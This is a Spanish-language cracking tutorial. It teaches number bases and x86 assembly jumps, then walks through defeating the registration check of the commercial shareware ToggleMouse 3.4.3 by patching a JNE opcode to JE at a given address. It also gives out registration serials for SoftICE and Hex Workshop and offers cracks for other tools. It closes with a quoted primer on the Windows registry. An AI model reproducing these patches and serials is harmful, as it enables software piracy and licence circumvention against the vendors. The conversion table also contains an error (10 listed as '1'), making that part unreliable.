El * lo utilizo para multiplicar ... y el número pequeño, es elevar o potencionar (si no sabes, estas muerto).. ahora pongamos el primer número, **1*2**, quedaría 2, si lo elevamos a 0 **siempre y siempre quedará 1**, **cualquier número elevado a 0 siempre dará 1**, además si te diste cuenta, dependiendo de los números que se van agregando en binario para que se vaya aumentando en 1 el **exponente** (0,1,2,3,4...). En este caso hemos logrado satisfactoriamente convertir el binario **11001** en del decimal **19**. ***Otra cosa! debes tener claro que en la computación se usa para potencionar el signo '^'***.. Sigamos ... Pero primero les aconsejaría tener una calculadora científica a mano:

A continuación me apoyaré en el instituto de investigaciones de México para apoyar lo que voy a decir:

La división de un número entre dos es objetiva, cuando se divide y queda entre comas el resultado(p.e.:15,3), quedarán 'residuos',(15,**3 <esto es residuo**) si el residuo es mayor que **0,** será **1,** si igual a **0,** será **0**. si esto se explica de la siguiente manera ...

TOMEMOS EL NUMERO 43 COMO EJEMPLO :

43/2 = El resultado es 21,5 .. 5 es mayor que 0, o sea que queda como **1**
21/2 = El resultado es 10,5 .. 5 es mayor que 0, o sea que queda como **1**
10/2 = El resultado es 5,0 ... 0 es igual a 0, o sea queda como **0**
5/2 = El resultado es 2,5 ... 5 es mayor que 0, o sea queda como **1**
2/2 = El resultado es 1,0 ... 0 es igual a 0, o sea queda como **0**
1/2 = El resultado es 0,5 ... 5 es mayor a 0, o sea queda como **1**
Vamos a tener que mirar este número de abajo hacia arriba, o sea **101011**

Conversiones a Hexadecimal

Miremos la siguiente tabla para empezar a guiarnos un poco :

Decimal	Hexadecimal
0	0
1	1
2	2
3	3
4	4
5	5
6	6
7	7
8	8
9	9
1	A
11	B
12	C

13	D
14	E
15	F
16	10
17	11
18	12
19	13
20	14
21	15
22	16
23	17
24	18
25	19
26	1A
27	1B

---

siguiente con lo dicho convertiremos de **binario** a **hexadecimal**.

Un número binario (1-0) es un bit, ocho bits son un byte, 1.024 bytes es un kilobyte, 1.024 kilobytes es 1 Megabyte, 1.024 Megabytes es un gigabyte...

Volvamos a lo nuestro ; veamos nuevamente el código fuente :

MOV AX,1111h	; Nuevamente sabemos que el registro AX vale 1111 en Hexadecimal, se pone una 'h' si es hexadecimal
MOV BX,1112h	; Ahora sabemos que BX vale 1112 en Hexadecimal.

CMP AX,BX

Ahora averiguaremos que es CMP, 'podríamos' decir que proviene de 'comprobar', primero comprueba el 2do valor con el primero, o sea, comprueba si es que BX es igual a AX. Y después de comprobar tenemos que saber qué queremos comprobar, si es menor, o mayor, o lo que sea, para esto utilizaremos el comando JB(abajo).

JB saltobueno

El comando JB es uno de varios saltos disponibles para operaciones .. o sea, que si tenemos que comprueba el valor de AX con BX .. ¿luego qué? .. es como decir que : mira, te subo el sueldo y después hago algo .. ¿pero qué? .. --mira, te subo el sueldo pero luego te despido-- se entiende? después de hacer alguna operación debemos darle una instrucción .. en este caso JB significa : **salta si es inferior**... en este caso veremos que si dejamos a AX con el valor de 1111 y a BX con el valor de 1112, después los comprobamos y JB hará la comprobación de : **Si AX es menor que BX, entonces salta a la instrucción SALTOBUENO que está abajo.** Ojalá que hayas entendido esto .. mira la tabla que está mas abajo.

HLT	; Esta orden bloquea el ordenador, halt > con esto decimos todo.
saltobueno:	; si te das cuenta, hemos puesto **saltobueno:** con ':' al final, para declarar que es una función.

DEC BX

DEC, ¿Qué es esto? .. viene de la palabra inglesa 'decrease', que significa decrementar o disminuir, y entonces disminuirá el valor BX (1112) en 1 y quedará 1111. Dec sirve para quitar solamente 1.

CMP AX,BX ; Después de programar comprobará que Ax con BX ahora valen lo mismo

JNE Acaba

JE Continua

Trataré de explicar, JNE es un salto también, JNE significa = **Salta si no es equivalente,** y JE es el contrario de JNE, o sea JE = **Salta si es equivalente**, dime.. ¿crees que la función JNE se va a ejecutar? .. piensa tu respuesta.

Continua:

DEC BX ; Ahora BX vale 1110h

¿ Ahora te diste cuenta que disminuimos nuevamente a BX ?

CMP AX,BX ; comprueba nuevamente a AX con BX

JE Acaba

JB Acaba

JG Acaba

JE = **Salta si es equivalente**, (Saltará? .. no ..) JB = **Salta si es inferior**,(No es menor, no saltará) JG = **Salta si es mayor**, en este caso, saltará.. AX es mayor que BX.

Acaba:

XOR AX,AX

XOR BX,BX

; AX y BX valen ahora cero. XOR torna los registros en 0.

Si tomamos todo lo que decía toda la sentencia de este mini programa en ensamblador es como si se tomara esto :

Ax = **Javier** - Bx = **Federico (Bueno para el pic..)**,

Javier tiene ahora (mov ax,1111h) 1111 Condones, y Federico tiene 1112(mov bx,1112h) Condones, para comprobarlo los cuentan(cmp ax,bx) y por que Javier tiene menos se van al prostíbulo(JB Saltobueno), y en el prostíbulo(saltobueno:), Federico se gasta uno (Dec bx), después nuevamente los cuentan (cmp ax,bx). Se dan cuenta que no están disparejos (JNE acaba) y que tienen los mismo, pero después se van al basurero municipal(JE continua), y Federico necesita solo 1110, así que bota uno (Dec bx). Los cuentan nuevamente (cmp ax,bx), después cuentan si tienen los mismos (JE acaba) y no tienen lo mismo. Después ven si Javier tiene menos(JB acaba), no, no tiene menos, después ven si Javier tiene más, si tiene más,(JG acaba), después se aburren, y los van a bota todos (acaba:) ... Javier los quema todos(XOR AX,AX), y Federico también (XOR BX,BX).

Hexadecimal	Assembler	Significa
75 o 0F85	jne	Salta si no es equivalente
74 o 0F84	je	Salta si es equivalente
EB	jmp	Salta directamente a . . .
90	nop	(No OPeration) Sin operación
77 o 0F87	ja	Salta si esta sobre
OF86	jna	Salta si no esta sobre
0F83	jae	Salta si esta sobre o igual
0F82	jnae	Salta si no esta sobre o igual
0F82	jb	Salta si es inferior
0F83	jnb	Salta si no es inferior
0F86	jbe	Salta si esta debajo o igual
0F87	jnbe	Salta si no esta debajo o igual

0F8F	jg	Salta si es mayor
0F8E	jng	Salta si no es mayor
0F8D	jge	Salta si es mayor o igual
0F8C	jnge	Salta si no es mayor o igual
0F8C	jl	Salta si es menor
0F8D	jnl	Salta si no es menor
0F8E	jle	Salta si es menor o igual
0F8F	jnle	Salta si no es menor o igual

Según por lo que hemos visto hasta ahora los términos que nos podrían servir serían :

Cmp xx,xx = (X = Registro) Compara valores de un registro y a sea AX,BX,CX,DX (Recordad que pueden ser de 32 bits, o sea, (E)AX, (E)BX, (E)CX, (E)DX.) .. Que recomendación podría darte cuando en futuros casos te encuentres con estas comparaciones ? :-**Intercéptalas cuando están en plena comprobación-:**]

Jne xxxxx = Cuando saltes a una dirección por ejemplo; cuando saltes a una ventana de error diciendo que te registraste mal, y estés después de una comprobación ... **:-Revierte los saltos! así pensará que no es equivalente-:**, me explico, si nos encontramos con una operación de registro que dice así:

014F:00401DD 3BC7	Cmp eax, edi	
014F:00401DE 0F85061DC1FF	Jne 00401DF	; 000401DF es una dirección de ejemplo, cuando tengamos que desensamblar un programa será así.
014F:00401DF	"Registro Falló"	El texto **solo por ejemplo** de lo que sería un registro fallido.

Lo que podemos hacer aquí es "invertir" el salto tal como lo mencionamos anteriormente... lo que está en COLOR lo puse así para que reconocieran que esta es la instrucción en hexadecimal, para invertir miremos la tabla que tenemos arriba, tendríamos que cambiar la instrucción 0F85061DC1FF por 0F8**4**061DC1FF ... en muchos otros casos más se puede usar este método... no solo en la instrucción JNE, también se puede usar en otras instrucciones, así, estaremos revirtiendo la comprobación, y pensará ... : La comprobación original tiene esta apariencia : '**Si no es el número correcto, entonces, saltará al error' ...** pero la cambiaremos para que diga .. **'Si el número no es correcto... entonces... registro Exitoso!'**... así estaremos burlando la protección del programa; pero nos podremos encontrar algún día con alguna protección así:

:004049CD 755A jne 00404A29

Lo que podemos hacer es **hacer que sea un salto directo**, o sea reemplazando **755A** con **EB5A** .así quedaría en un JMP 00404A29...

Todavía los tengo enredados con la parte teórica, pero con los ejemplos nos acostumbraremos con los ejemplos que tendremos ..

Test xx,xx = Estas instrucciones no se las he mostrado, pero también son rutinas de verificación, también podemos poner una interrupción aquí.

Enfatizando kon las herramientas

Tendremos que usar nuestras herramientas, acostumbrarnos a ellas, sentirlas, experimentar, provocar errores, aprender de ellos.
usemos nuestras herramientas, vamos a probar con ellas, descarguemoslas todas desde una sola vez ...

Depuradores

Soft-Ice :-Nuestro añorado depurador, descarguemos la versión completa Aquí, vamos a descargar la versión 4.0 para Windows 95., ya que no necesitaremos más que eso. Si no me equivoco son 16 Mb. Si es que no funciona, prueben esta. Podremos usar este con mayoría, será nuestro depurador.

Configuración se Soft-ICE: Desde ahora le llamaremos SICE, y cuando lo instales deberás correr por las siguientes configuraciones . . ., desde la 1ra configuración hasta la 3ra serán configuraciones de instalación.

1ro: Requerirá de una contraseña: Cómo todavía no les he enseñado nada, les daré la contraseña : 4111-36143B-B7

Desde ahora a las contraseñas les llamaremos **seriales**

2do: Configuración de tarjeta de vídeo: SoftIce prácticamente detectará tu tarjeta de vídeo, si es que no es así, elije la tarjeta 'super vga'. Deberás hacer la prueba de vídeo con el botón 'test'.

3ro: Modificación de tu AUTOEXEC.BAT: deberás saber que es tu autoexec.bat, si no sabes lo que es el autoexec.bat, puedes rendirte.. abandona este curso... si lo sabes, SoftIce se cargará en tu Autoexec.bat para que se inicie cada vez que parte tu computador. Si es que te llegan a ocurrir esos típicos errores de Windows, SICE se cargará, antes del error y a veces puede ser molesto y a veces puede dejar el error más grande aún. Así que te recomiendo que cuando comenzemos a crackear no lo cargues en el autoexec.bat, si no crea un bat. Si es que lo instalaste en nuestro directorio **C:\Archivos de programa\Numega\softIce\ . Podré ayudarte, pon esta línea en un bat. Si es que elegiste que no modificara tu autoexec. deberás salir de windows en modo ms-dos, y cargar el bat..**

C:\ARCHIV~1\NUMEGA\SOFTIC~1\WINICE.EXE

4to: Una vez instalado lanzar Symbol Loader: deberás lanzar el 'symbol loader', ir al menú *edit,* luego a *SoftICE initialization settings*. en donde dice 'Initialization string' debes poner **X;wl;wr;wd7; code on;**, y en donde dice 'History Buffer size (KB)' debes poner '512'.

5to: Con un editor de texto: Debes abrir el fichero 'Winice.dat' que esta el el directorio en donde instalaste el SICE, y habrán líneas en donde se dice ';EXP=', a **todas las líneas** deberás quitarle el ';' al comienzo para que queden así 'EXP='. Mas tarde explicaré el porqué de esto.

6to: Una vez hechos los cambios: Reiniciar el equipo para poder lograr la completa actualización de los cambios que hemos hecho, para todo este explicado mas ampliamente está un tutorial en ECD de cómo configurar SoftICE

Desensambladores

WDasm :-No es el mejor, pero lo utilizaremos al comienzo, para seguir avanzando, es un **desensamblador**. Luego comenzaremos a utilizar el llamado **IDA (Interactive DiSassembler**) puedes descargarlos de una serie de mirrors, como siempre les daré 2 solamente,este y este.

IDA (Interactive DiSassembler) :-El mejor desensamblador, todo lo teórico que he hablado se entenderá en cuanto hagamos nuestro ejemplo volar por las nubes. Lamentablemente los mirros que tengo, uno es de la versión nueva y otro de una versión mas antigua.

Editores Hexadecimales

UltraEdit 6.x :-Uno de los mejores editores hexadecimales, gracias a dios que el shareware lo reparten gratuitamente en http://www.ultraedit.com , pronto aprenderemos a crackear nuestras propias herramientas, es lo primero que debemos hacer. Este lo vamos a dejar para el segundo capitulo, les regalaré el crack de todas las siguientes herramientas por el solo hecho de ser principiantes.

Hex Workshop 2.54 :-Otro de los mejores editores existentes, también requiere de crackeo .. se puede descargar aqui . Y el serial de este programa es : **B5-45678**.

Hacker's View 6 :-Para mi simplemente el mejor editor existente... NO SE FIJEN EN MI PALABRA! ENCUENTREN SUS HERRAMIENTAS FAVORITAS! descarguen Hacker's View aquí y el crack por aquí.

La primera Aproximación

He aquí nuestra primera aproximación, nuestro objetivo fue escogido al azar, y es un típico ejemplo de una combinación serial/fácilismo, debo mencionar que podremos seguir con muchas protecciones distintas. Empezaremos con protecciones fáciles y luego seguiremos con distintos esquemas de protección, aumentando así nuestro nivel poco a poco.
Ejemplo nº1 :

Nombre : ToggleMouse
Versión : 3.4.3
Nombre del ejecutable : Togglemouse.exe
Características : Programa que permite generar utilidades con el Mouse
Tiempo estimado : 20 Minutos (Para ayudar a los principiantes)
Precio : 14.95 Dólares americanos + 4.00 por compra y resguardo en diskette
Herramientas a utilizar : WDasm, Editor hexadecimal, **Zen Cracking**.

Tamaño del ejecutable: 618.486 Bytes
Ubicación : http://kutcracks.virtualave.net/kutfilez/toggle.zip
Tamaño del zip:418 Kb
Protección : Sencilla
Tipo de protección : Serial*Registro*Tiempo
Limitaciones : 30 Días de prueba + 7 Días de terminación extra + Una pantalla que nos dice que tenemos que registrarnos.

Primero que nada tenemos que familiarizarnos con el programa, ejecutemoslo, exploremos, y por un momento olvidemonos que se tiene que comprar, exploremos, miremos, probemos, enfatizemos con el programa. Después de hacer varias pruebas con el programa, le doy 2 puntos y medio de 5, fue de mi agrado. Recordemos que solo crackeamos para extender el periodo de prueba de un programa para probarlo al máximo de sus capacidades. Y para aprender de él. En este caso estudiaremos este programa paso a paso para ver qué es lo que hace y cómo lo hace .. ¿Listos para comenzar?

4.1 -Teórico, ahora, práctico.

Ok, vamos a abrir este bebé, se preguntarán qué es el **zen cracking**.. le llamaremos **Zen Cracking** a la manera en que usamos nuestra mente para pensar en cómo funciona un programa, y por donde atacaremos ... algo así, no se puede explicar, sin embargo ud. mismos lo aprenderán en el transcurso de este largo curso, sin que yo les diga poco a poco de que se trata. Vamos a empezar por averiguar el cómo usar nuestras propias herramientas, al mismo tiempo que vamos interactuando con el programa, te recomendaría que imprimieras este curso ya que con reiniciar e instalar softice y las herramientas se verá difícil estar cambiando de ventanas para leer mientras tratas de crackear el programa.

- Empezemos con nuestro amado programa, primero que nada, instalemos el WDasm, y corramos su ejecutable, apareceremos en una ventana típica de programas hechos en Windows, en el menú **Disassembler**. **Open file to disassemble.** Ahora, abramos nuestro ejecutable 'togglemouse.exe', y verán cómo la barra avanza la barra de progreso. Cuando termine, no empezaremos a crackear enseguida, si no que exploraremos las funciones de Wdasm para conocerlo mejor. Primero, conoceremos las referencias de datos (String data references). Si prestas atención a un botón a la esquina superior derecha. Al lado del botón de la impresora. Miremos la figura a continuación:

-
-

sabemos que si presionamos el primer botón abriremos otro archivo, si presionamos el segundo botón, guardaremos en un archivo el otro archivo **ya** desensamblado. Para este caso, usaremos referencias de cadenas, presionemos en aquel botón y veremos un listado de diferentes cadenas a las cuales llama el programa. Ejecutemos el programa ToggleMouse, en este caso veremos una carpeta que dice 'Order' (Ordenar), y aparecerá un botón que nos parecerá interesante... '**Click here to enter your registration code'**(click aqui para poner tu código de registro). Le daremos un click y veremos una ventana diciendo que pongamos nuestro **nombre, compañia, y nuestro código de registro(serial)**. Escribamos un nombre p.e. 'M@NIAC PC', luego, una compañia p.e. 'KUt', y un serial cualquiera como '1234567890'... aparecerá un diálogo diciendo '**The registration information you have entered is not valid. Please confirm that you have entered the information exactly as it was provided'**, tienes que saber aunque sea un poco de inglés básico para saber que esto es decir '**La información escrita no es válida. Por favor confirme que ha escrito la información tal como se le fue dado'**...Nuestro objetivo por esta vez en Wdasm, será buscar cadenas relacionadas con registros(o sea, diálogos de compra y serial) .. busquemos y las cadenas que me aparecieron y encontré algo fueron:

- String Resource ID=00157: "EconoClick has saved you %d clicks."
-

String Resource ID=00158: "You haven't taken advantage of the EconoClick feature."
String Resource ID=00159: "You've clicked %d times, double-clicked %d times, right-clic"
String Resource ID=00160: "You haven't used the PopDesk feature yet."
String Resource ID=00161: "You have used the PopDesk feature %d times."
String Resource ID=00162: "Your web browser will now be started and the Toggle Software"
String Resource ID=00163: "Your web browser could not be started automatically. Please "
String Resource ID=00164: "**Registration is Complete!Thank you very much for registeri**"
String Resource ID=00165: "**The registration information you have entered is not valid.**"
String Resource ID=00166: "Dear Customer,Our registration system has changed and in o"
String Resource ID=00167: "On some systems, color scrolling cursors may flicker while y"
String Resource ID=57344: "ToggleMOUSE"
String Resource ID=61446: "an unnamed file"
String Resource ID=61472: "No error message is available."
String Resource ID=61473: "An unsupported operation was attempted."
String Resource ID=61474: "A required resource was unavailable."
String Resource ID=61475: "Out of memory."

- He remarcado las cadenas queme parecieron interesantes, si te acuerdas, la segunda que remarqué te parece conocida .. ¿Verdad?.. y la primera si es que te diste cuenta es la cadena que te dice que te registraste bien, en el cuadro de diálogos de Wdasm demosle click sobre la cadena '**Registration is Complete!...'** para ver de que se trata, pero realmente no nos interesará esto ya que buscamos el **por qué** se produjo el error, o sea, demosle doble click a la cadena '**The registration information ...'** y veremos lo siguiente :

-
    - * Referenced by a (U)nconditional or (C)onditional Jump at Address:
    - |:0040E82A(C)
    - |
    - :**0040E8DF** 6AFF push FFFFFFFF
    - :0040E8E1 6A10 push 00000010
    - * Possible Reference to String Resource ID=00165: "**The registration information you have entered is not valid.**"
    - |
    - :0040E8E3 68A5000000 push 000000A5
    - :0040E8E8 E840F70100 call 0042E02D
    - :0040E8ED EB2F jmp 0040E91E
    -
- Con esto los tengo confundidos, ya que hay 2 cosas que no les enseñe de ensamblador antes, la función **push, y call,** a **call**, tal como lo suena su nombre en inglés 'llama' a funciones. En este caso llamará a otras funciones para que se ejecuten (jne,mov, etc.)

  Daré este código pequeño para que vean de que se trata la función 'call'.

```
mov ax,23h          ; mueve el valor de 23 a AX
call muevete        ; llamada a 'muevete
xor ax,ax
xor bx,bx
muevete:            ; declara la función 'muevete'
mov bx,24h          ; mueve el valor 24 a BX
ret                 ; otra función no vista, ret 'retorna' a la función.., retorna desde el call hacia adelante.
```

  Una vez terminada la función 'muevete' volverá a la instrucción siguiente después de la 'llamada', o sea, seguirá desde el **xor ax,ax** en adelante por el **ret**, y con esto dejará a AX y BX en 0. Por las instrucciones **XOR**.

  El comando **push** pone un valor en el tope de la 'pila', me explico. Si decimos como arriba push 00000000 sería mover el valor a la memoria. O sea como mover el valor 00000000 (Que es igual a 0) a la memoria6 para que quede con ese valor, esta memoria es como 'la cima' de los registros. (Como dice Ed!son, el **Push** es para guardar valores para su uso posterior)
  Sigamos con lo nuestro, tenemos la palabra "The registration information you have entered is not valid.", pero si prestamos atención veremos que arriba tiene escrito ' Referenced by a (U)nconditional or (C)onditional Jump at Address:' lo que significa "**Tiene una referencia de un salto (c)ondicional o (i)ncondicional de la dirección"**, esto quiere decir que la instrucción de error ("**The registration information ...)** Fue llamada desde una dirección, y nos aparece el siguiente texto:

- * Referenced by a (U)nconditional or (C)onditional Jump at Address:
- |:**0040E82A**(C)
- Para esto quiere decir que la cadena de error fue llamada desde la dirección **0040E82A**, tenemos que presionar el botón 'IR A UBICACIÓN', o ir al menú 'Goto' (Ir a..) y ver 'Goto Code Location'.. y escribiremos la dirección de la cuál se llama, o sea **0040E82A**, iremos ahí y nos encontraremos con el siguiente pedazo de código:

```
* Possible Reference to Dialog: DialogID_7801, CONTROL_ID:0064, ""
|
:0040E794 6A64 push 00000064
:0040E796 8BC3 mov eax, ebx
:0040E798 33D2 xor edx, edx
:0040E79A 59 pop ecx
:0040E79B F7F1 div ecx
:0040E79D FF7508 push [ebp+08]
:0040E7A0 8BF0 mov esi, eax
:0040E7A2 8BDE mov ebx, esi
:0040E7A4 81F321332153 xor ebx, 53213321
:0040E7AA E8E1570000 call 00413F90
:0040E7AF 3DD7E7FC00 cmp eax, 00FCE7D7
:0040E7B4 59 pop ecx
:0040E7B5 0F8434010000 je 0040E8EF
:0040E7BB FF7508 push [ebp+08]
:0040E7BE E8CD570000 call 00413F90
:0040E7C3 3D00A02E02 cmp eax, 022EA000
:0040E7C8 59 pop ecx
:0040E7C9 0F8420010000 je 0040E8EF
:0040E7CF FF7508 push [ebp+08]
:0040E7D2 E8B9570000 call 00413F90
:0040E7D7 3DF87A4138 cmp eax, 38417AF8
:0040E7DC 59 pop ecx
```

```
:0040E7DD 0F840C010000 je 0040E8EF
:0040E7E3 FF7508 push [ebp+08]
:0040E7E6 E8A5570000 call 00413F90
:0040E7EB 3D9EB18C00 cmp eax, 008CB19E
:0040E7F0 59 pop ecx
:0040E7F1 0F84F8000000 je 0040E8EF
:0040E7F7 FF7508 push [ebp+08]
:0040E7FA E891570000 call 00413F90
:0040E7FF 3DD713B200 cmp eax, 00B213D7
:0040E804 59 pop ecx
:0040E805 0F84E4000000 je 0040E8EF
:0040E80B FF7508 push [ebp+08]
:0040E80E E87D570000 call 00413F90
:0040E813 3DF6336A2C cmp eax, 2C6A33F6
:0040E818 59 pop ecx
:0040E819 0F84D0000000 je 0040E8EF
:0040E81F FF7508 push [ebp+08]
:0040E822 E869570000 call 00413F90
:0040E827 3BC6 cmp eax, esi
:0040E829 59 pop ecx
:0040E82A 0F85AF000000 jne 0040E8DF
:0040E830 E84B3B0200 call 00432380
:0040E835 8B4004 mov eax, dword ptr [eax+04]
:0040E838 56 push esi
* Possible StringData Ref from Data Obj ->"Registration"
|
:0040E839 BEC4264400 mov esi, 004426C4
```

He remarcado claramente la instrucción que llama al error, en mi primer ejemplo de ensamblador, puse un **Jne acaba**, y en este caso llamamos a un **Jne 0040E8DF**, no se preocupen, cuando se programa en ensamblador, se etiquetan las instrucciones como **acaba**, digamos que es lo mismo pero que en vez de etiquetas como 'acaba' se etiquetan cuando se desensambla en direcciones tales como '0040E8DF'... Tal como les dije en unas páginas atrás, ¿Qué haremos con esta instrucción que salta si **no es equivalente**?.. exacto**!**, la revertiremos de una manera de la cuál pensará que estamos registrados correctamente si escribimos un código erroneo.. pero.. **¡Cuidado!**, vamos a aprender que si es que revertimos el salto ahora ... pensemos un poquito .. si lo revertimos para que si escribimos un serial incorrecto piense que es correcto .. ¿Qué pasará si escribimos el serial correcto? .. BUM! el error se arrojará en ese caso .. pero .. hey! antes de que hagas cualquier tipo de cambio como bestia salvaje sin nada que hacer mas que reventar unos bytes. vamos a lanzar el monitor de registro del sistema. para observar si es que el programa produce cambios en el registro de Windows.. Más tarde se explicará que és el registro de Windows. Puedes descargar el monitor de registro aquí o puedes usar este otro.

4.1.0 -Una pequeña explicación.

Si es que miramos arriba del salto **jne 0040E8DF** podemos observar una **call.**

```
:0040E822 E869570000 call 00413F90
```

```
:0040E827 3BC6 cmp eax, esi
:0040E829 59 pop ecx
:0040E82A 0F85AF000000 jne 0040E8DF
:0040E830 E84B3B0200 call 00432380
```

Si es que recuerdas, 'push' era para mantener un valor temporalmente en la cima de la memoria, el comando mencionado aqui ('**pop**') obtiene el valor del 'push' puesto en la cima de la memoria y al mismo tiempo le agrega 2 unidades, más tarde hablaremos de estas llamadas 'unidades'. En este ejemplo, el pop obtiene el valor de la cima de **ecx**. ¿ Y para que menciono además del pop a la función **call** ?.. puesto que antes del salto al error, (jne 0040E8DF) se llama a este famoso call que va a la dirección en la cuál se comprueba el serial que has escrito, y si recuerdas, después de comprobar todo este famoso enredo vuelve (**Un RET**) y **Salta si no es equivalente** el serial que has escrito .. ¿Ves que no es tan difícil como parece?.

Al Atake

Lancemos ahora tu editor hexadecimal, abre el ejecutable de ToggleMouse(ToggleMouse.exe) y vayamos al menú 'Edit' y luego 'Replace' busquemos la cadena hexadecimal de **JNE** (Tal como lo expliqué arriba) **0F85AF000000** y lo reemplazaremos con la instrucción **JE**(La inversa) que es 0F84, o sea que sería **0F84AF000000**. Usa para esto UltraEdit o Hex WorkShop, el hacker's view funciona de otra manera que explicaré en otro capítulo.

Una vez que hayamos guardado los cambios, iniciemos **ToggleMouse** con el monitor de registro abierto y reluciente esperando a su víctima ser acosada. Vayamos al menú order, presionemos 'enter regitration code', escribamos el nombre que queramos registrar, una compañia, y cualquier número serial, presionemos 'Ok' y veamos que sucede .. 'Registration Complete! thank you very much for registering ..' ... estamos registrados, no estemos contentos con eso, hemos descubierto una estúpida protección. Pero todavía no se acaba esto!, tenemos que aprender más y más del programa, no solo trata este curso de matar y matar, sino, el **verdadero conocimiento en sí**!, ahora, veamos el monitor de registro.. dice que se abrió y creo una clave en :

HKEY_CURRENT_USER\Software\Toggle Software\ToggleMOUSE\Registration

¿Poco imaginativo no .. ?... Bueno, veamos lo que tenemos aqui, en mi caso, puse como nombre a : M@NIAC PC, de compañia a : KUt99, y después, nos vamos a 'ejecutar' en el menú de Inicio de Win95, y escribimos '**regedit'**, lanzamos con esto al editor de registro de configuraciones, presionamos F3 para **Buscar**, y escribimos **ToggleMOUSE**, después de una búsqueda los encontraremos por aquí, en nuestra izquierda deberíamos tener lo siguiente:

" ToggleSoftware

"ToggleMOUSE
"Blink
"PanicStopper
"QuikScroll
"Registration <- Esta es la cadena interesante.

Demosle un click y apareceremos por aquí a la derecha :

Nombre	Datos
(Predeterminado)	(valor no establecido)
Company	"KUt99"
Name	"M@NIAC PC"
RegNumber	0x01da1cf0 (31071472)

Tal como podemos apreciar tenemos la compañía ; (KUt99), el Nombre; (M@NIAC PC) y el número de registro para estos dos nombres, (31071472) .. Vamos a tener un grave problema si no utilizamos los mismos nombres y compañia, podríamos probar eliminando todos estos valores (Excepto **siempre** el que dice (predeterminado)).. explicación de lo dicho, el programa, para **generar** su propio número serial, hace sus propias operaciones algebráicas con letras, o sea, para cada letra que se genere, hará su propia multiplicación, división, étc. esto se explicará más adelante en un capítulo mas avanzado. Tomemos por ejemplo otra operación de un programa inventado, o sea, en el programa dice 'Nombre' y 'serial'. Imaginense que el programa tiene como función poner en este caso, que si como nombre tenemos una 'm' minúscula esta vale 8, y si es mayúscula esta vale 3, ¿ok?, y si ponemos una 'm' junto con una 'a' hará una operación matemática complicada... traten de entenderlo superficialmente, ya que se estudará esto más tarde con más interés en ello.

El Registro de Windows

Lo siguiente es un trozo del **Proyekto Nakarko.**

Saludos peñita! Aquí estoy otra vez después de unas largas y merecidas vacaciones... voy a hacer un ligero paréntesis y en este manual no voy a explicaros ningún crack, otra vez será amiguetes... En esta ocasión voy a tratar de explicaros tooodito sobre una de las "armas" para cracking que el patético Windown pone a nuestro servicio, el Registro.

El principal motivo por el que escribo este texto es superar la vagancia en la que estoy sumido, hace tiempo que no me trago un mísero manual, pues bueno aprovecho mis indagaciones en este temita y para hacerme más amena la lectura os sirvo este texto, a ver si os vale de algo...

Este manual no está dirigido esencialmente al cracking, es más bien una *.HLP de esos que M$ nos regala que puede ser interesante tanto para un usuario cualquiera como para los programadores de aplicaciones para su pseudo-SO.

¿? Loading Data...Qué es el Registro de Windown

El registro es una base de datos definida por el sistema que tanto w95 como las aplicaciones que sobre él funcionan utilizan para guardar y obtener información sobre determinadas configuraciones, en él podemos encontrar desde las extensiones asociadas a cada programa, el lugar donde están determinadas dlls, el contenido de menús desplegables, los drivers necesarios para nuestro hard... hasta las últimas urls que hemos visitado. Casi un 100% de lo que en nuestro PC ocurre está grabado en el registro, poco escapa de sus garras...

La información que se guarda en nuestro registro es información en binario, esta información varia dependiendo de la versión de windown en uso y del hard/software que tengamos instalado.

Para manipular la información del registro podemos hacerlo manualmente usando algún proggie que nos lo permita o utilizando las funciones del registro (para programadores), este tema lo tocaremos más adelante.

El registro está dentro de dos archivos, *system.dat* y *user.dat* que suelen ser de tamaño aberrante (+2megas).

El registro es accesible y modificable gracias (entre otros) al REGEDIT.EXE uno de los muchos programas "escondidos" en el directorio Windows.

¿? Estructura del registro.

El registro almacena datos en forma de árbol jerarquizado, cada rama del árbol es llamada *"Key"* , cada "Key" puede contener *"SubKeys"* y entradas de datos llamadas *"Values"* . Para haceros una idea de cómo es esto imaginaros "Key" como un directorio donde hay subdirectorios "Subkey" y ficheros con datos "Values".

Muchas veces la presencia de una "Key" es lo único que necesita un programa para funcionar, otras veces nos encontramos con uno o varios "Subkeys" y/o "Values" dentro de una "Key", una "Key " puede tener tantos "S" y "V" como necesite y los "Values" pueden estar en cualquier formato.

Cada "Key" tiene un nombre que consiste en 1 o más caracteres imprimibles en formato ANSI, esto es, caracteres con valores de rango 32-127, estos nombres no pueden empezar por "\" (backslash o antibarra) ni por " * ó ¿". Las "Key" que comienzan por un punto (.) están reservadas.

Cada "Subkey" sólo está definida en la "Key" inmediatamente superior al nivel donde la "Subkey" se aloja, de esto sacamos dos cosas, dentro de diferentes "Key" podemos tener "Subkeys" de nombre idéntico y además estas "Subkeys" no tienen por qué tener nada que ver, cada rama del registro es independiente de las demás a no ser que dentro de la rama se explique la relación existente entre las dos.

¿? Ramas del Registro

Antes de escribir un dato en el registro una aplicación debe abrir una "Key", para abrir una nueva "Key" la aplicación en cuestión debe apoyarse en otra "Key" ya abierta, el sistema proporciona varias "Keys" que siempre se mantienen abiertas como soporte para las nuevas "Keys", las apliaciones usan estas "Keys" standard como "entrada" al registro.

Vamos a ver qué es lo que tienen cada una de estas "Keys", he tratado de seguir el orden tal cual aparece al abrir el Regedit y he omitido partes "engorrosas" para hacer más fácil de seguir este papiro y espero que así sea porque esto es un tocho del horror...

Al abrir nuestro registro con el Regedit.exe u otro programa que nos permita esto nos encontramos con:

HKEY_CLASSES_ROOT: aquí tenemos registradas todas las extensiones, tipos de archivo.

HKEY_CURRENT_USER: detallado de las configuraciones del usuario actual.

HKEY_LOCAL_MACHINE: Configuraciones de nuestro PC tales como dónde está nuestro software y dónde los drivers instalados.

HKEY_USERS: las configuraciones de los usuarios de ese PC (urls visitadas, aplicaciones favoritas...).

HKEY_CURRENT_CONFIG: una especie de especificación de *LOCAL_MACHINE,* más detalles de la configuración actual.

HKEY_DYNAMIC_DATA: la información "dinámica", se "forma" al encender el ordenador y desaparece al apagarlo.

Podemos considerar lo anterior como grandes árboles, al abrir cualquiera de las anteriores ramas nos encontramos montones de hojas llenas de información, a continuación un detallado de cada una de estas ramas...

¿? *HKEY_CLASSES_ROOT (HKCR)*

En el *GUI "graphic user interface*" de windown todo (cada archivo, directorio, disco, etc.) es considerado como un *objeto,* cada objeto tiene asociadas unas propiedades, esta rama ("Key") del registro contiene un listado de los objetos y de sus propiedades, por ejemplo *.mid, todos sabemos que son archivos de sonido, pues al abrir HKCR y la "Subkey" .mid veríamos lo siguiente:

-

Nombre: *Datos:*

(predeterminado) "midfile"

Content Type "audio/mid"

